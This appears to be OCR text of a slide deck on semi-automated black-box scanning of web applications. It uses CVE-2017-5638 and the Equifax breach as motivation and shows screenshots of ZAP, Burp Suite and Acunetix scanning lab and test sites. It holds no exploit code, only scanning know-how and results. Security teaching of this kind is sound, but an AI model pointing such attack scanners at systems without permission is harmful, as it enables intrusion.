Gentoo

Webapp vulnerability detection through semi-automated black-box scanning

Motivation

CVE-2017-5638

Apache Struts

CVE-2017-5638

Apache Struts

CVE-2017-5638

Equifax data breach

- 146 Million affected
- Names
- Birthdates
- SSN

CVE-2017-5638

- Remote Code Execution (RCE) in **Content-type** header

OWASP Top 10

- Most critical web application security risks (2017):

1. **Injection**
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities
5. Broken Access Control
6. Security Misconfiguration
7. Cross Site Scripting (XSS)
8. Insecure Deserialization
9. Using components with known vulnerabilities
10. Insufficient logging and monitoring


Detection and prevention

Detection and prevention

- ZAP

Detection and prevention

- ZAP



Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://www.softpedia.com


Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

See the help file for more details.

Detection and prevention

- ZAP
- Burpsuite



Untitled Session - Softpedia - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Quick Start
Request
Response
Break
Sites
http://www.softpedia.

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://www.softpedia.com

Attack Stop


Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

See the help file for more details.

Detection and prevention

- ZAP
- Burpsuite



Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses;

Host	Me...	URL	P
http://labs-linux:81	GET	/eval/	
http://labs-linux:81	GET	/eval/javascript/	
http://labs-linux:81	GET	/eval/javascript/give...	
http://labs-linux:81	GET	/eval/javascript/give...	
http://labs-linux:81	GET	/eval/javascript/give...	

Cross-site scr
External servic
External servic
PHP code injec
Perl code injec
Ruby code inje
Python code in


```
GET /eval/ HTTP/1.1
Host: labs-linux:81
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE
9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://labs-linux:81/
```

Cross

Issue: Cro
Severity: Hig
Confidence: Cer
Host: http

Detection and prevention

- ZAP
- Burpsuite
- Acunetix



Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses;


Host	Me...	URL	P
http://labs-linux:81	GET	/eval/	
http://labs-linux:81	GET	/eval/javascript/	
http://labs-linux:81	GET	/eval/javascript/give...	
http://labs-linux:81	GET	/eval/javascript/give...	
http://labs-linux:81	GET	/eval/javascript/give...	

```
GET /eval/ HTTP/1.1
Host: labs-linux:81
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE
9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://labs-linux:81/
```

Issue: Cro
Severity: Hig
Confidence: Cer
Host: http

Detection and prevention

- ZAP
- Burpsuite
- Acunetix



Untitled Session - Softpedia - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project opt
Site map Scope
Filter:
Forced
Histo
Alerts
acunetix
Administrator
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings

Most Vulnerable Targets

		Vulnerability Severity	
Criticality	Target	High	Medium
NORMAL	http://testphp.vulnweb.com	46	64
NORMAL	http://testasp.vulnweb.com	20	36
NORMAL	http://testaspnet.vulnweb.com	9	18

Top Vulnerabilities

Vulnerability	Times Identified
HTML form without CSRF protection	50
Blind SQL Injection	21
SQL injection	20
User credentials are sent in clear text	19
Cross site scripting	19
Application error message	15
Directory listing	10
Unencrypted __VIEWSTATE parameter	10
Weak password	3
Backup files	2

Vulnerabilities by Severity

Vulnerabilities by Severity and Criticality

